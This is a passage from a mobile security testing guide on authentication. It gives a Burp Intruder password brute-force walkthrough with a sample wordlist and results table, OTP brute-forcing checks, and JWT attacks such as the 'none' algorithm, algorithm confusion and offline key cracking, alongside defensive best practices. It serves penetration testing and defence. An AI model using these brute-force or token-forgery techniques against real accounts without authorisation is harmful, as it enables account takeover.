- Set up your mobile device to use Burp as the HTTP/HTTPS proxy. Log into the mobile app and intercept the authentication request sent to the backend service.
- Right-click this request on the **Proxy/HTTP History** tab and select **Send to Intruder** in the context menu.
- Select the **Intruder** tab. For further information on how to use Burp Intruder read the official documentation on Portswigger.
- Make sure all parameters in the **Target**, **Positions**, and **Options** tabs are appropriately set and select the **Payload** tab.
- Load or paste the list of passwords you want to try. There are several resources available that offer password lists, like FuzzDB, the built-in lists in Burp Intruder or the files available in `/usr/share/wordlists` on Kali Linux.

Once everything is configured and you have a word-list selected, you're ready to start the attack!



You can define one or more payload sets. The number of payload sets depends on the set, and each payload type can be customized in different ways.

Payload set: 1 — Payload count: 3,108

Payload type: Simple list — Request count: 3,108


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
12345
abc123
password
computer
123456
tigger
1234
a1b2c3
```

- Click the **Start attack** button to attack the authentication.

A new window will open. Site requests are sent sequentially, each request corresponding to a password from the list. Information about the response (length, status code, etc.) is provided for each request, allowing you to distinguish successful and unsuccessful attempts:



Request	Payload	Status	Error	Timeout	Length
0		401	☐	☐	330
1	12345	200	☐	☐	1013
2	abc123	401	☐	☐	330
3	password	401	☐	☐	330
4	computer	401	☐	☐	330
5	123456	401	☐	☐	330
6	tigger	401	☐	☐	330
7	1234	401	☐	☐	330
8	a1b2c3	401	☐	☐	330
9	qwerty	401	☐	☐	330
10	123	401	☐	☐	330

In this example, you can identify the successful attempt according to the different length and the HTTP status code, which reveals the password 12345.

To test if your own test accounts are prone to brute forcing, append the correct password of your test account to the end of the password list. The list shouldn't have more than 25 passwords. If you can complete the attack without permanently or temporarily locking the account or solving a CAPTCHA after a certain amount of requests with wrong passwords, that means the account isn't protected against brute force attacks.

> Tip: Perform these kinds of tests only at the very end of your penetration test. You don't want to lock out your account on the first day of testing and potentially having to wait for it to be unlocked. For some projects unlocking accounts might be more difficult than you think.

Testing Stateful Session Management (MSTG-AUTH-2)

Stateful (or "session-based") authentication is characterized by authentication records on both the client and server. The authentication flow is as follows:

1. The app sends a request with the user's credentials to the backend server.
2. The server verifies the credentials If the credentials are valid, the server creates a new session along with a random session ID.
3. The server sends to the client a response that includes the session ID.
4. The client sends the session ID with all subsequent requests. The server validates the session ID and retrieves the associated session record.
5. After the user logs out, the server-side session record is destroyed and the client discards the session ID.

When sessions are improperly managed, they are vulnerable to a variety of attacks that may compromise the session of a legitimate user, allowing the attacker to impersonate the user. This may result in lost data, compromised confidentiality, and illegitimate actions.

Session Management Best Practices

Locate any server-side endpoints that provide sensitive information or functions and verify the consistent enforcement of authorization. The backend service must verify the user's session ID or token and make sure that the user has sufficient privileges to access the resource. If the session ID or token is missing or invalid, the request must be rejected.

Make sure that:

- Session IDs are randomly generated on the server side.
- The IDs can't be guessed easily (use proper length and entropy).
- Session IDs are always exchanged over secure connections (e.g. HTTPS).
- The mobile app doesn't save session IDs in permanent storage.
- The server verifies the session whenever a user tries to access privileged application elements, (a session ID must be valid and must correspond to the proper authorization level).
- The session is terminated on the server side and session information deleted within the mobile app after it times out or the user logs out.

Authentication shouldn't be implemented from scratch but built on top of proven frameworks. Many popular frameworks provide ready-made authentication and session management functionality. If the app uses framework APIs for authentication, check the framework security documentation for best practices. Security guides for common frameworks are available at the following links:

- Spring (Java)
- Struts (Java)
- Laravel (PHP)
- Ruby on Rails

A great resource for testing server-side authentication is the OWASP Web Testing Guide, specifically the Testing Authentication and Testing Session Management chapters.

Testing Session Timeout (MSTG-AUTH-7)

Minimizing the lifetime of session identifiers and tokens decreases the likelihood of successful account hijacking.

Static Analysis

In most popular frameworks, you can set the session timeout via configuration options. This parameter should be set according to the best practices specified in the framework documentation. The recommended timeout may be between 10 minutes and two hours, depending on the app's sensitivity. Refer to the framework documentation for examples of session timeout configuration:

- Spring (Java)
- Ruby on Rails
- PHP
- ASP.Net

Dynamic Analysis

To verify if a session timeout is implemented, proxy your requests through an interception proxy and perform the following steps:

1. Log in to the application.
2. Access a resource that requires authentication, typically a request for private information belonging to your account.
3. Try to access the data after an increasing number of 5-minute delays has passed (5, 10, 15, …).
4. Once the resource is no longer available, you will know the session timeout.

After you have identified the session timeout, verify whether it has an appropriate length for the application. If the timeout is too long, or if the timeout does not exist, this test case fails.

> When using Burp Proxy, you can use the Session Timeout Test extension to automate this test.

Testing User Logout (MSTG-AUTH-4)

The purpose of this test case is verifying logout functionality and determining whether it effectively terminates the session on both client and server and invalidates a stateless token.

Failing to destroy the server-side session is one of the most common logout functionality implementation errors. This error keeps the session or token alive, even after the user logs out of the application. An attacker who gets valid authentication information can continue to use it and hijack a user's account.

Many mobile apps don't automatically log users out. There can be various reasons, such as: because it is inconvenient for customers, or because of decisions made when implementing stateless authentication. The application should still have a logout function, and it should be implemented according to best practices, destroying all locally stored tokens or session identifiers. If session information is stored on the server, it should also be destroyed by sending a logout request to that server. In case of a high-risk application, tokens should be invalidated. Not removing tokens or session identifiers can result in unauthorized access to the application in case the tokens are leaked. Note that other sensitive types of information should be removed as well, as any information that is not properly cleared may be leaked later, for example during a device backup.

Static Analysis

If server code is available, make sure logout functionality terminates the session correctly. This verification will depend on the technology. Here are different examples of session termination for proper server-side logout:

- Spring (Java)
- Ruby on Rails
- PHP

If access and refresh tokens are used with stateless authentication, they should be deleted from the mobile device. The refresh token should be invalidated on the server.

Dynamic Analysis

Use an interception proxy for dynamic application analysis and execute the following steps to check whether the logout is implemented properly:

1. Log in to the application.
2. Access a resource that requires authentication, typically a request for private information belonging to your account.
3. Log out of the application.
4. Try to access the data again by resending the request from step 2.

If the logout is correctly implemented on the server, an error message or redirect to the login page will be sent back to the client. On the other hand, if you receive the same response you got in step 2, the token or session ID is still valid and hasn't been correctly terminated on the server. The OWASP Web Testing Guide (OTG-SESS-006) includes a detailed explanation and more test cases.

Testing Two-Factor Authentication and Step-up Authentication (MSTG-AUTH-9 and MSTG-AUTH-10)

Two-factor authentication (2FA) is standard for apps that allow users to access sensitive functions and data. Common implementations use a password for the first factor and any of the following as the second factor:

- One-time password via SMS (SMS-OTP)
- One-time code via phone call
- Hardware or software token
- Push notifications in combination with PKI and local authentication

Whatever option is used as 2nd factor, it always must be enforced and verified on the server-side and never on client-side. Otherwise the 2nd factor can be easily bypassed within the app.

The secondary authentication can be performed at login or later in the user's session. For example, after logging in to a banking app with a username and PIN, the user is authorized to perform non-sensitive tasks. Once the user attempts to execute a bank transfer, the second factor ("step-up authentication") must be presented.

Dangers of SMS-OTP

Although one-time passwords (OTP) sent via SMS are a common second factor for two-factor authentication, this method has its shortcomings. In 2016, NIST suggested: "Due to the risk that SMS messages may be intercepted or redirected, implementers of new systems SHOULD carefully consider alternative authenticators.". Below you will find a list of some related threats and suggestions to avoid successful attacks on SMS-OTP.

Threats:

- Wireless Interception: The adversary can intercept SMS messages by abusing femtocells and other known vulnerabilities in the telecommunications network.
- Trojans: Installed malicious applications with access to text messages may forward the OTP to another number or backend.
- SIM SWAP Attack: In this attack, the adversary calls the phone company, or works for them, and has the victim's number moved to a SIM card owned by the adversary. If successful, the adversary can see the SMS messages which are sent to the victim's phone number. This includes the messages used in the two-factor authentication.
- Verification Code Forwarding Attack: This social engineering attack relies on the trust the users have in the company providing the OTP. In this attack, the user receives a code and is later asked to relay that code using the same means in which it received the information.

- Voicemail: Some two-factor authentication schemes allow the OTP to be sent through a phone call when SMS is no longer preferred or available. Many of these calls, if not answered, send the information to voicemail. If an attacker was able to gain access to the voicemail, they could also use the OTP to gain access to a user's account.

You can find below several suggestions to reduce the likelihood of exploitation when using SMS for OTP:

- **Messaging**: When sending an OTP via SMS, be sure to include a message that lets the user know 1) what to do if they did not request the code 2) your company will never call or text them requesting that they relay their password or code.
- **Dedicated Channel**: When using the OS push notification feature (APN on iOS and FCM on Android), OTPs can be sent securely to a registered application. This information is, compared to SMS, not accessible by other applications. Alternatively of a OTP the push notification could trigger a pop-up to approve the requested access.

- **Entropy**: Use authenticators with high entropy to make OTPs harder to crack or guess and use at least 6 digits. Make sure that digits are separates in smaller groups in case people have to remember them to copy them to your app.
- **Avoid Voicemail**: If a user prefers to receive a phone call, do not leave the OTP information as a voicemail.

Transaction Signing with Push Notifications and PKI

Another alternative and strong mechanisms to implement a second factor is transaction signing.

Transaction signing requires authentication of the user's approval of critical transactions. Asymmetric cryptography is the best way to implement transaction signing. The app will generate a public/private key pair when the user signs up, then registers the public key on the backend. The private key is securely stored in the KeyStore (Android) or KeyChain (iOS). To authorize a transaction, the backend sends the mobile app a push notification containing the transaction data. The user is then asked to confirm or deny the transaction. After confirmation, the user is prompted to unlock the Keychain (by entering the PIN or fingerprint), and the data is signed with user's private key. The signed transaction is then sent to the server, which verifies the signature with the user's public key.

Static Analysis

There are various two-factor authentication mechanism available which can range from 3rd party libraries, usage of external apps to self implemented checks by the developer(s).

Use the app first and identify where 2FA is needed in the workflows (usually during login or when executing critical transactions). Do also interview the developer(s) and/or architects to understand more about the 2FA implementation. If a 3rd party library or external app is used, verify if the implementation was done accordingly to the security best practices.

Dynamic Testing

Use the app extensively (going through all UI flows) while using an interception proxy to capture the requests sent to remote endpoints. Next, replay requests to endpoints that require 2FA (e.g., performing a financial transactions) while using a token or session ID that hasn't yet been elevated via 2FA or step-up authentication. If an endpoint is still sending back requested data that should only be available after 2FA or step-up authentication, authentication checks haven't been properly implemented at that endpoint.

When OTP authentication is used, consider that most OTPs are short numeric values. An attacker can bypass the second factor by brute-forcing the values within the range at the lifespan of the OTP if the accounts aren't locked after N unsuccessful attempts at this stage. The probability of finding a match for 6-digit values with a 30-second time step within 72 hours is more than 90%.

To test this, the captured request should be sent 10-15 times to the endpoint with random OTP values before providing the correct OTP. If the OTP is still accepted the 2FA implementation is prone to brute force attacks and the OTP can be guessed.

> A OTP should be valid for only a certain amount of time (usually 30 seconds) and after keying in the OTP wrongly several times (usually 3 times) the provided OTP should be invalidated and the user should be redirected to the landing page or logged out.

Consult the OWASP Testing Guide for more information about testing session management.

Testing Stateless (Token-Based) Authentication (MSTG-AUTH-3)

Token-based authentication is implemented by sending a signed token (verified by the server) with each HTTP request. The most commonly used token format is the JSON Web Token, defined in RFC7519. A JWT may encode the complete session state as a JSON object. Therefore, the server doesn't have to store any session data or authentication information.

JWT tokens consist of three Base64Url-encoded parts separated by dots. The Token structure is as follows:

```
base64UrlEncode(header).base64UrlEncode(payload).base64UrlEncode(signature)
```

The following example shows a Base64Url-encoded JSON Web Token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiYWRtaW4iOnRydWV9.TJVA95OrM7E2cBab30RMHrHDcEfxjoYZgeFONFh7HgQ
```

The *header* typically consists of two parts: the token type, which is JWT, and the hashing algorithm being used to compute the signature. In the example above, the header decodes as follows:

```
{"alg":"HS256","typ":"JWT"}
```

The second part of the token is the *payload*, which contains so-called claims. Claims are statements about an entity (typically, the user) and additional metadata. For example:

```
{"sub":"1234567890","name":"John Doe","admin":true}
```

The signature is created by applying the algorithm specified in the JWT header to the encoded header, encoded payload, and a secret value. For example, when using the HMAC SHA256 algorithm the signature is created in the following way:

```
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), secret)
```

Note that the secret is shared between the authentication server and the backend service - the client does not know it. This proves that the token was obtained from a legitimate authentication service. It also prevents the client from tampering with the claims contained in the token.

Static Analysis

Identify the JWT library that the server and client use. Find out whether the JWT libraries in use have any known vulnerabilities.

Verify that the implementation adheres to JWT best practices:

- Verify that the HMAC is checked for all incoming requests containing a token;
- Verify the location of the private signing key or HMAC secret key. The key should remain on the server and should never be shared with the client. It should be available for the issuer and verifier only.
- Verify that no sensitive data, such as personal identifiable information, is embedded in the JWT. If, for some reason, the architecture requires transmission of such information in the token, make sure that payload encryption is being applied. See the sample Java implementation on the OWASP JWT Cheat Sheet.
- Make sure that replay attacks are addressed with the `jti` (JWT ID) claim, which gives the JWT a unique identifier.
- Make sure that cross service relay attacks are addressed with the aud (audience) claim, which defines for which application the token is entitled.
- Verify that tokens are stored securely on the mobile phone, with, for example, KeyChain (iOS) or KeyStore (Android).

Enforcing the Hashing Algorithm

An attacker executes this by altering the token and, using the 'none' keyword, changing the signing algorithm to indicate that the integrity of the token has already been verified. Some libraries might treat tokens signed with the 'none' algorithm as if they were valid tokens with verified signatures, so the application will trust altered token claims.

For example, in Java applications, the expected algorithm should be requested explicitly when creating the verification context:

```
// HMAC key - Block serialization and storage as String in JVM memory
private transient byte[] keyHMAC = ...;

//Create a verification context for the token requesting explicitly the use of the HMAC-256 HMAC generation

JWTVerifier verifier = JWT.require(Algorithm.HMAC256(keyHMAC)).build();
```

```
//Verify the token; if the verification fails then an exception is thrown

DecodedJWT decodedToken = verifier.verify(token);
```

Token Expiration

Once signed, a stateless authentication token is valid forever unless the signing key changes. A common way to limit token validity is to set an expiration date. Make sure that the tokens include an "exp" expiration claim and the backend doesn't process expired tokens.

A common method of granting tokens combines access tokens and refresh tokens. When the user logs in, the backend service issues a short-lived *access token* and a long-lived *refresh token*. The application can then use the refresh token to obtain a new access token, if the access token expires.

For apps that handle sensitive data, make sure that the refresh token expires after a reasonable period of time. The following example code shows a refresh token API that checks the refresh token's issue date. If the token is not older than 14 days, a new access token is issued. Otherwise, access is denied and the user is prompted to login again.

```
app.post('/renew_access_token', function (req, res) {
  // verify the existing refresh token
  var profile = jwt.verify(req.body.token, secret);

  // if refresh token is more than 14 days old, force login
  if (profile.original_iat - new Date() > 14) { // iat == issued at
    return res.send(401); // re-login
  }

  // check if the user still exists or if authorization hasn't been revoked
  if (!valid) return res.send(401); // re-logging

  // issue a new access token
  var renewed_access_token = jwt.sign(profile, secret, { expiresInMinutes: 60*5 });
  res.json({ token: renewed_access_token });
});
```

Dynamic Analysis

Investigate the following JWT vulnerabilities while performing dynamic analysis:

- Token Storage on the client:
  - The token storage location should be verified for mobile apps that use JWT.
- Cracking the signing key:
  - Token signatures are created via a private key on the server. After you obtain a JWT, choose a tool for brute forcing the secret key offline.
- Information Disclosure:
  - Decode the Base64Url-encoded JWT and find out what kind of data it transmits and whether that data is encrypted.
- Tampering with the Hashing Algorithm:
  - Usage of asymmetric algorithms. JWT offers several asymmetric algorithms as RSA or ECDSA. When these algorithms are used, tokens are signed with the private key and

  the public key is used for verification. If a server is expecting a token to be signed with an asymmetric algorithm and receives a token signed with HMAC, it will treat the public key as an HMAC secret key. The public key can then be misused, employed as an HMAC secret key to sign the tokens.
- Modify the `alg` attribute in the token header, then delete `HS256`, set it to `none`, and use an empty signature (e.g., signature = ""). Use this token and replay it in a request. Some libraries treat tokens signed with the none algorithm as a valid token with a verified signature. This allows attackers to create their own"signed" tokens.

There are two different Burp Plugins that can help you for testing the vulnerabilities listed above:

- JSON Web Token Attacker
- JSON Web Tokens

Also, make sure to check out the OWASP JWT Cheat Sheet for additional information.

Testing OAuth 2.0 Flows (MSTG-AUTH-1 and MSTG-AUTH-3)

OAuth 2.0 defines a delegation protocol for conveying authorization decisions across APIs and a network of web-enabled applications. It is used in a variety of applications, including user authentication applications.

Common uses for OAuth2 include:


- Getting permission from the user to access an online service using their account.
- Authenticating to an online service on behalf of the user.
- Handling authentication errors.

According to OAuth 2.0, a mobile client seeking access to a user's resources must first ask the user to authenticate against an *authentication server*. With the users' approval, the authorization server then issues a token that allows the app to act on behalf of the user. Note that the OAuth2 specification doesn't define any particular kind of authentication or access token format.

OAuth 2.0 defines four roles:

- Resource Owner: the account owner
- Client: the application that wants to access the user's account with the access tokens
- Resource Server: hosts the user accounts
- Authorization Server: verifies user identity and issues access tokens to the application

Note: The API fulfills both the Resource Owner and Authorization Server roles. Therefore, we will refer to both as the API.



Here is a more detailed explanation of the steps in the diagram:

1. The application requests user authorization to access service resources.
2. If the user authorizes the request, the application receives an authorization grant. The authorization grant may take several forms (explicit, implicit, etc.).
3. The application requests an access token from the authorization server (API) by presenting authentication of its own identity along with the authorization grant.
4. If the application identity is authenticated and the authorization grant is valid, the authorization server (API) issues an access token to the application, completing the authorization process. The access token may have a companion refresh token.
5. The application requests the resource from the resource server (API) and presents the access token for authentication. The access token may be used in several ways (e.g., as a bearer token).
6. If the access token is valid, the resource server (API) serves the resource to the application.

OAUTH 2.0 Best Practices

Verify that the following best practices are followed:

User agent:

- The user should have a way to visually verify trust (e.g., Transport Layer Security (TLS) confirmation, website mechanisms).

- To prevent man-in-the-middle attacks, the client should validate the server's fully qualified domain name with the public key the server presented when the connection was established.

Type of grant:

- On native apps, code grant should be used instead of implicit grant.
- When using code grant, PKCE (Proof Key for Code Exchange) should be implemented to protect the code grant. Make sure that the server also implements it.
- The auth "code" should be short-lived and used immediately after it is received. Verify that auth codes only reside on transient memory and aren't stored or logged.

Client secrets:

- Shared secrets should not be used to prove the client's identity because the client could be impersonated ("client_id" already serves as proof). If they do use client secrets, be sure that they are stored in secure local storage.

End-User credentials:

- Secure the transmission of end-user credentials with a transport-layer method, such as TLS.

Tokens:

- Keep access tokens in transient memory.
- Access tokens must be transmitted over an encrypted connection.
- Reduce the scope and duration of access tokens when end-to-end confidentiality can't be guaranteed or the token provides access to sensitive information or transactions.
- Remember that an attacker who has stolen tokens can access their scope and all resources associated with them if the app uses access tokens as bearer tokens with no other way to identify the client.
- Store refresh tokens in secure local storage; they are long-term credentials.

External User Agent vs. Embedded User Agent

OAuth2 authentication can be performed either through an external user agent (e.g. Chrome or Safari) or in the app itself (e.g. through a WebView embedded into the app or an authentication library). None of the two modes is intrinsically "better" - instead, what mode to choose depends on the context.

Using an *external user agent* is the method of choice for apps that need to interact with social media accounts (Facebook, Twitter, etc.). Advantages of this method include:

- The user's credentials are never directly exposed to the app. This guarantees that the app cannot obtain the credentials during the login process ("credential phishing").

- Almost no authentication logic must be added to the app itself, preventing coding errors.

On the negative side, there is no way to control the behavior of the browser (e.g. to activate certificate pinning).

For apps that operate within a closed ecosystem, *embedded authentication* is the better choice. For example, consider a banking app that uses OAuth2 to retrieve an access token from the bank's authentication server, which is then used to access a number of micro services. In that case, credential phishing is not a viable scenario. It is likely preferable to keep the authentication process in the (hopefully) carefully secured banking app, instead of placing trust on external components.

Other OAuth2 Best Practices

For additional best practices and detailed information please refer to the following source documents:

- RFC6749 - The OAuth 2.0 Authorization Framework (October 2012)
- RFC8252 - OAuth 2.0 for Native Apps (October 2017)
- RFC6819 - OAuth 2.0 Threat Model and Security Considerations (January 2013)

Testing Login Activity and Device Blocking (MSTG-AUTH-11)

For applications which require L2 protection, the MASVS states that they should inform the user about all login activities within the app with the possiblity of blocking certain devices. This can be broken down into various scenarios:

1. The application provides a push notification the moment their account is used on another device to notify the user of different activities. The user can then block this device after opening the app via the push-notification.
2. The application provides an overview of the last session after login. If the previous session was with a different configuration (e.g. location, device, app-version) compared to the current configuration, then the user should have the option to report suspicious activities and block devices used in the previous session.
3. The application provides an overview of the last session after login at all times.
4. The application has a self-service portal in which the user can see an audit-log. This allows the user to manage the different devices that are logged in.

The developer can make use of specific meta-information and associate it to each different activity or event within the application. This will make it easier for the user to spot suspicious behavior and block the corresponding device. The meta-information may include:

- Device: The user can clearly identify all devices where the app is being used.
- Date and Time: The user can clearly see the latest date and time when the app was used.
- Location: The user can clearly identify the latest locations where the app was used.

The application can provide a list of activities history which will be updated after each sensitive activity within the application. The choice of which activities to audit needs to be done for each application based on the data it handles and the level of security risk the team is willing to have. Below is a list of common sensitive activities that are usually audited:

- Login attempts
- Password changes
- Personal Identifiable Information changes (name, email address, telephone number, etc.)
- Sensitive activities (purchase, accessing important resources, etc.)
- Consent to Terms and Conditions clauses

Paid content requires special care, and additional meta-information (e.g., operation cost, credit, etc.) might be used to ensure user's knowledge about the whole operation's parameters.

In addition, non-repudiation mechanisms should be applied to sensitive transactions (e.g. payed content access, given consent to Terms and Conditions clauses, etc.) in order to prove that a specific transaction was in fact performed (integrity) and by whom (authentication).

In all cases, you should verify whether different devices are detected correctly. Therefore, the binding of the application to the actual device should be tested. In iOS, a developer can use `identifierForVendor`, which is related to the bundle ID: the moment you change a bundle ID, the method will return a different value. When the app is ran for the first time, make sure you store the value returned by `identifierForVendor` to the KeyChain, so that changes to it can be detected at an early stage.

In Android, the developer can use `Settings.Secure.ANDROID_ID` till Android 8.0 (API level 26) to identify an application instance. Note that starting at Android 8.0 (API level 26), `ANDROID_ID` is no longer a device unique ID. Instead, it becomes scoped by the combination of app signing key, user and device. So validating `ANDROID_ID` for device blocking could be tricky for these Android versions. Because if an app changes its signing key, the `ANDROID_ID` will change and it won't be able to recognize old users devices. Therefore, it's better to store the `ANDROID_ID` encrypted and privately in a private a shared preferences file using a randomly generated key from the `AndroidKeyStore` and preferably AES_GCM encryption. The moment the app signature changes, the application can check for a delta and register the new `ANDROID_ID`. The moment this new ID changes without a new application signing key, it should indicate that something else is wrong. Next, the device binding can be extended by signing requests with a key stored in the `Keychain` for iOS and in the `KeyStore` in Android can reassure strong device binding. You should also test if using different IPs, different locations and/or different time-slots will trigger the right type of information in all scenarios.

Lastly, the blocking of the devices should be tested, by blocking a registered instance of the app and see if it is then no longer allowed to authenticate. Note: in case of an application which requires L2 protection, it can be a good idea to warn a user even before the first authentication on a new device. Instead: warn the user already when a second instance of the app is registered.

References

OWASP MASVS

- MSTG-ARCH-2: "Security controls are never enforced only on the client side, but on the respective remote endpoints."
- MSTG-AUTH-1: "If the app provides users access to a remote service, some form of authentication, such as username/password authentication, is performed at the remote endpoint."
- MSTG-AUTH-2: "If stateful session management is used, the remote endpoint uses randomly generated session identifiers to authenticate client requests without sending the user's credentials."
- MSTG-AUTH-3: "If stateless token-based authentication is used, the server provides a token that has been signed using a secure algorithm."
- MSTG-AUTH-4: "The remote endpoint terminates the existing session when the user logs out."

- MSTG-AUTH-5: "A password policy exists and is enforced at the remote endpoint."
- MSTG-AUTH-6: "The remote endpoint implements a mechanism to protect against the submission of credentials an excessive number of times."
- MSTG-AUTH-7: "Sessions are invalidated at the remote endpoint after a predefined period of inactivity and access tokens expire."
- MSTG-AUTH-9: "A second factor of authentication exists at the remote endpoint and the 2FA requirement is consistently enforced."
- MSTG-AUTH-10: "Sensitive transactions require step-up authentication."
- MSTG-AUTH-11: "The app informs the user of all sensitive activities with their account. Users are able to view a list of devices, view contextual information (IP address, location, etc.), and to block specific devices."

SMS-OTP Research

- [#dmitrienko] Dmitrienko, Alexandra, et al. "On the (in) security of mobile two-factor authentication." International Conference on Financial Cryptography and Data Security. Springer, Berlin, Heidelberg, 2014.
- [#grassi] Grassi, Paul A., et al. Digital identity guidelines: Authentication and lifecycle management (DRAFT). No. Special Publication (NIST SP)-800-63B. 2016.
- [#grassi2] Grassi, Paul A., et al. Digital identity guidelines: Authentication and lifecycle management. No. Special Publication (NIST SP)-800-63B. 2017.
- [#konoth] Konoth, Radhesh Krishnan, Victor van der Veen, and Herbert Bos. "How anywhere computing just killed your phone-based two-factor authentication." International Conference on Financial Cryptography and Data Security. Springer, Berlin, Heidelberg, 2016.
- [#mulliner] Mulliner, Collin, et al. "SMS-based one-time passwords: attacks and defense." International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. Springer, Berlin, Heidelberg, 2013.
- [#siadati] Siadati, Hossein, et al. "Mind your SMSes: Mitigating social engineering in second factor authentication." Computers & Security 65 (2017): 14-28.
- [#siadati2] Siadati, Hossein, Toan Nguyen, and Nasir Memon. "Verification code forwarding attack (short paper)." International Conference on Passwords. Springer, Cham, 2015.

Mobile App Network Communication

Practically every network-connected mobile app uses the Hypertext Transfer Protocol (HTTP) or HTTP over Transport Layer Security (TLS), HTTPS, to send and receive data to and from remote endpoints. Consequently, network-based attacks (such as packet sniffing and man-in-the-middle-attacks) are a problem. In this chapter we discuss potential vulnerabilities, testing techniques, and best practices concerning the network communication between mobile apps and their endpoints.

